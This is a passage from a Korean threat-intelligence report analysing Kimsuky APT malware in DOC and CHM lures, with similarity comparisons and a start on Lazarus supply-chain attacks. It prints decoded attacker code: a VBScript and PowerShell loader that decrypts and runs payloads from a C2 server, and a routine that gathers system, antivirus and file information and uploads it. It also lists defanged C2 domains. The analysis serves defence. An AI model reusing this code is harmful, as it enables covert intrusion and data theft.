			"$iv=$pb.GetBytes(16);" & _
```

```
                    "$c=New-Object AesManaged;" & _
                    "$dec=$c.CreateDecryptor($key,$iv);" & _
                    "$cm=New-Object CryptoStream($im,$dec,[CryptoStreamMode]::Read);" & _
                    "$cm.CopyTo($om);" & _
                    "$om.Dispose();" & _
                    "$decbytes=$om.ToArray();" & _
                    "$cmd=[System.Text.Encoding]::ASCII.GetString($decbytes);" & _
                    "iex -command $cmd;" & _
                    "icm -script $scblock -args $uh,$pwd;"

psName = "w" & strSuf & ".ps1"
psPath = workDir & "\" & psName
Reserve psPath & "2x", psTxt
resPath = workDir & "\res.ini"
Reserve resPath, psPath
re_cmd = "cmd /c rename " & psPath & "2x " & psName
WMProc(re_cmd)

vTxt =  "ct = Now" & vbnewline & _
                    "set fso = CreateObject(""Scripting.FileSystemObject"")" & vbnewline & _
                    "workDir = """ & workDir & """" & vbnewline & _
                    "resPath = """ & resPath & """" & vbnewline & _
                    "set fres = fso.OpenTextFile(resPath,1)" & vbnewline & _
                    "psPath = fres.ReadAll" & vbnewline & _
                    "fres.Close" & vbnewline & _
                    "If fso.FileExists(psPath) = False Then" & vbnewline & _
                    "psPath = workDir & ""\w"" & Minute(ct) & Hour(ct) & "".ps1""" & vbnewline & _
                    "psTxt = """ & psTxt & """" & vbnewline & _
                    "set fp = fso.OpenTextFile(psPath, 2, True)" & vbnewline & _
                    "fp.write psTxt" & vbnewline & _
                    "fp.Close" & vbnewline & _
                    "set fres = fso.OpenTextFile(resPath,2,true)" & vbnewline & _
                    "fres.Write psPath" & vbnewline & _
                    "fres.Close" & vbnewline & _
                    "End IF" & vbnewline & _
```


```
                "pow_cmd = ""powershell -ep bypass -file path """"/pg/adm/img/upload0/l
                ib.php?ix=11""""""""" & vbnewline & _
                "pow_cmd = Replace(pow_cmd, ""path"", psPath)" & vbnewline & _
                "wh = ""winmgmts:""" & vbnewline & _
                "wt = ""win32_process""" & vbnewline & _
                "set wm = GetObject(wh & wt)" & vbnewline & _
                "set ows = GetObject(wh & ""\root\cimv2"")" & vbnewline & _
                "set ost = ows.Get(wt & ""startup"")" & vbnewline & _
                "set oconf = ost.SpawnInstance_" & vbnewline & _
                "oconf.ShowWindow = 12" & vbnewline & _
                "errReturn = wm.Create(pow_cmd, Null, oconf, pid)" & vbnewline

        ct = Now
        Reserve vPath, vTxt
        Reg vPath

        pow_cmd = "powershell -ep bypass -file path ""/pg/adm/img/upload0/lib.php?ix=1"""
        pow_cmd = Replace(pow_cmd, "path", psPath)
        WMProc(pow_cmd)
End If
```

수집된 개인정보는 POST 명령을 통해 동일 C2 경로의 'show.php' 주소로 'Info.txt' 파일로 전송된다. 이 때 사용되는 바운더리 문자열은 앞서 Kimsuky 캠페인으로 기술했던 것과 마찬가지로 '----c2xkanZvaXU4OTA' 문자열이 사용되었다.




[그림 35] [list.php?qu=6] 인자값으로 호출된 명령어 일부

OS 버전 '10' 이상 조건 루틴의 경우 [lib.php?ix=11], [lib.php?ix=1] 등이 연결이 되는데, ASE로 인코딩된 데이터를 호출하게 된다. 이때 사용된 패스워드 값은 'pa55w0rd' 이다.



[그림 36] 다운로드된 [lib.php?ix=11], [lib.php?ix=1] 암호화 파일

Powershell 기반 AES 암호화 및 패스워드(pa55w0rd)는 Geoff Garside 깃허브에 공개된 코드와 거의 동일한 상태이다.[12)]



[그림 37] Geoff Garside 깃허브의 AESDecrypt.ps1 화면

상기 Powershell 명령을 통해 [lib.php?ix=11], [lib.php?ix=1] 두개의 파일은 복호화 과정을 거치게 된다. [lib.php?ix=11] 명령이 작동하면, 먼저 내부에 정의된 'Function AESEncrypt', 'Function AESDecrypt' 루틴이 기존과 동일하게 설정되어 있다. 그 다음 'Function PostBinary' 루틴에 의해 파일 업로드 폼 등을 지니고 있다. 그리고 뮤텍스(Mutex) 값으로 'Main#200913' 문자열이 사용된 점이 주목된다.

[lib.php?ix=1] 명령도 비슷한 구조를 가지고 있지만, 'Function ListDir', 'Function ListDrives' 루틴이 존재한다. 이를 통해 감염 시스템의 주요 정보, 프로세스/서비스 리스트, Firewall 프로필 정책 상태, AntiVirus 제품 등의 정보를 수집한다. 더불어 바탕화면, 문서, 다운로드, 최근 문서(Recent), 시작 프로그램, 프로그램 파일 경로 등의 정보도 수집해 [show.php] 경로로 유출을 시도한다.

12) https://gist.github.com/geoffgarside/c28816a48516794095b96dcc5944ad25

```
Function ListDrives {
    $res = "";
    try {
        $drv_list = [System.IO.DriveInfo]::GetDrives();
        foreach( $drv in $drv_list ) {
            if( $drv.IsReady ) {
                $info = "++++++++++++++++ [{0} ({1})] ({2}, {3})
                ++++++++++++++++`r`n`r`n" -f $drv.VolumeLabel, $drv.Name,
                $drv.DriveType, $drv.DriveFormat;
                $res += $info;
                $res += ListDir -Path $drv.Name;
            }
        }
    } catch {
    }
    return $res;
}

$sysInfo = SystemInfo; $sysInfo = ArrayToString($sysInfo);
$upData = "++++++++++++++++ System ++++++++++++++++`r`n" + $sysInfo + "`r`n`r`n";

$taskList_v = tasklist; $taskList_v = ArrayToString($taskList_v);
$upData += "++++++++++++ Task Detail ++++++++++++`r`n" + $taskList_v + "`r`n`r`n";

$taskList_svc = tasklist /svc; $taskList_svc = ArrayToString($taskList_svc);
$upData += "++++++++++++ Task Service ++++++++++++`r`n" + $taskList_svc + "`r`n`r`n";

$firewall_st = Netsh Advfirewall show allprofiles; $firewall_st =
ArrayToString($firewall_st);
$upData += "++++++++++ Firewall Status ++++++++++++`r`n" + $firewall_st + "`r`n`r`n";

$av_soft = "";
$status = Get-WmiObject -NameSpace "ROOT\SecurityCenter" -class "AntiVirusProduct";
if( $status -ne $null ) {
    $av_soft = $status.GetText([System.Management.TextFormat]::Mof);
}
$upData += "++++++++++++ AntiVirus ++++++++++++++`r`n" + $av_soft + "`r`n";

$av_soft2 = "";
$status = Get-WmiObject -NameSpace "ROOT\SecurityCenter2" -class "AntiVirusProduct";
if( $status -ne $null ) {
    $av_soft2 = $status.GetText([System.Management.TextFormat]::Mof);
}
$upData += $av_soft2 + "`r`n`r`n";

$user_dir = $env:userprofile;
$appdata = $env:APPDATA;
$path_list = @("$user_dir\Desktop", "$user_dir\Documents", "$user_dir\Downloads",
"$appdata\Microsoft\Windows\Recent", "$appdata\Microsoft\Windows\Start Menu\Programs",
$env:ProgramFiles, ${env:ProgramFiles(x86)});
foreach( $path in $path_list ) {
    $upData += "++++++++++++++++ $Path ++++++++++++++++`r`n`r`n";
    $upData += ListDir -Path $path;
}

$upData += ListDrives;
[Byte[]]$bytes2enc = [System.Text.Encoding]::UTF8.GetBytes($upData);
[Byte[]]$enc_bytes = AESEncrypt -bytes $bytes2enc -pass $pass;

$uri += "/pg/adm/img/upload0/show.php";
PostBinary -uri $uri -bytes $enc_bytes -name "enc_info";
}
```



[그림 38] [lib.php?ix=1] 디코딩된 코드 화면

4. 유사도 분석 (Similarity Analysis)

1) Kimsuky APT 캠페인별 코드 비교




지난 2022년 하반기 기준 Kimsuky APT 위협들은 주로 DOC 유형의 악성 파일이 활용되었다.

[표 18] DOC 위협 사례별 C2 주소 및 코드 비교 화면

한국인터넷진흥원 사칭 (2022. 06. 16)	 kima.medianewsonline[.]com/path/list.php?query=6
일민국제관계연구원 사칭 (2022. 08. 10)	 completely.mypressonline[.]com/file/upload/list.php?query=6

2023년에는 CHM 유형의 악성파일이 유사한 코드 형태로 다수 발견되기 시작한다. 이때는 VBS 파일이 로컬에 생성되어 실행되는 전술이 사용된다. 물론, 여기서 작성한 내용 외에도 변형들이 더 존재한다.



[표 19] CHM 위협 사례별 C2 주소 및 VBS 코드 비교 화면

통일외교부 기자 사칭 (2023. 03. 03)	 mpevalr.ria[.]monster/SmtInfo/demo.txt
사이버안전국 사칭 (2023. 03. 13)	 ibsq.co[.]kr/config/demo.txt
한국글로벌피스재단 사칭 (2023. 07. 24)	 one.bandi[.]tokyo/clever/demo.txt

2) 타입별 Kimsuky 코드 유사성 비교

2022년 DOC 악성 파일의 [list.php?query=6] 코드 스타일과 2023년 CHM 악성 파일의 [Document.vbs], [mini.vbs] 유형이 거의 동일한 것을 알 수 있다. 추가로 각 [list.php?query=1] 내용을 비교해 봐도 유사성이 높다.

[표 20] DOC 및 CHM 악성파일 간 명령어 비교 화면

한국인터넷진흥원 사칭 (2022. 06. 16)	통일부 사칭 (2023. 09. 19)
	
Sub WMProc(p_cmd) set wm = GetObject("winmgmts:win32_process") set ows = GetObject("winmgmts:\root\cimv2") set ost = ows.Get("Win32_ProcessStartup") set oconf = ost.SpawnInstance_ oconf.ShowWindow = 12 errReturn = wm.Create(p_cmd, Null, oconf, pid) End Sub	Sub WMProc(p_cmd) wh = "winmgmts:" wt = "win32_process" set wm = GetObject(wh & wt) set ows = GetObject(wh & "\root\cimv2") set ost = ows.Get(wt & "startup") set oconf = ost.SpawnInstance_ oconf.ShowWindow = 12 errReturn = wm.Create(p_cmd, Null, oconf, pid) End Sub
kima.medianewsonline[.]com/path/list.php?query=1	ba-reum.co[.]kr/adm/status/down/list.php?query=1

5. 결론 및 대응방법 (Conclusion)

1) 국내서 발생 중인 APT 공격의 선제적 대응

• 민·관 사이버보안 전문가 협력 강화

본 보고서에 기술된 명령제어(C2) 서버 중에 국내 특정 도메인이 공격 거점에 악용 중인 사실을 발견했다. 한국인터넷진흥원(KISA) 위협 인텔리전스 네트워크 채널에 이 내용을 신속히 공유했고, KISA 측은 능동적인 대응과 적절한 후속 조치를 진행해 주었다.

이처럼 국가 연계 위협 행위자들은 국내외 많은 웹 서버를 불법 침투하거나 직접 구축해 또 다른 공격 거점으로 악용하기에, 사이버 위협 분야에서 신속한 민·관 협력은 무엇보다 중요하다.


시시각각 식별된 신규 위협 정보를 정부유관 기관 등과 긴밀히 공조하는 등 협력 대응 체계를 유지하고 있으며, 민관의 적극적인 협조로 피해 최소화에 많은 효과를 발휘하고 있다.

• 실행 파일(PE) 기반이 아닌 보안 위협의 적절한 대응 필수

EXE, SCR 등 실행 파일 기반의 공격뿐만 아니라 HWP, DOC 등 전통적인 문서 파일 기반의 공격도 증가하는 추세이다. 거기에 LNK, CHM 등 공격이 다변화되고 있다는 점을 명심하고 유사한 공격에 노출되지 않도록 적절한 대응방안 수립이 필요하다.

최신 사이버 위협 동향을 숙지하고, 그에 맞는 보안 교육 및 시스템 개선에 보다 능동적인 자세로 위협 요소 최소화가 요구된다.

한국은 은밀한 북한발 해킹 공격이 지속되고 있습니다. 특히, 비실행형 악성 파일이 전략적으로 활용 중이므로 이메일, SNS 등을 통해 받아진 파일은 각별한 주의가 필요하다.



2023년 3차

사이버보안 대연합 보고서

대응·역량 분과


’23년 국내 공급망 공격과 랜섬웨어 동향

양하영 실장, 안랩 시큐리티 대응센터(ASEC), hayoung.yang@ahnlab.com

1. 국내 소프트웨어 취약점 이용한 공급망 공격

국가가 배후인 것으로 알려진 라자루스(Lazarus) 이름의 공격 그룹은 지난 2009년부터 국내를 비롯하여 미국, 아시아, 유럽 등의 다양한 국가를 대상으로 APT(Advanced Persistent Threat) 공격을 수행하고 있다. 안랩 ASD(AhnLab Smart Defense) 인프라에 따르면 라자루스 그룹은 국내의 방산, 금융, 제조, IT, 기관 등 다양한 분야에 공격을 수행하고 있다.

아래의 차트는 지난 10년간 라자루스 관련 국내 뉴스 수를 나타내며, 2023년 3Q까지의 수(24건)가 과거와 비교하여 크게 증가한 것을 알 수 있다.



[그림 1] 지난 10년간 라자루스 관련 국내 뉴스 수

2023년 11월 23일에는 북한 해킹조직에 의한 공급망 공격 관련 한영(韓英) 국가사이버안보센터(NCSC) 합동으로 사이버 보안 권고문을 발표했다. 해당 보고서에는 국내외 다수 기관이 사용 중인 소프트웨어의 제로데이(0-day) 취약점을 이용한 공격이 소개되었다.

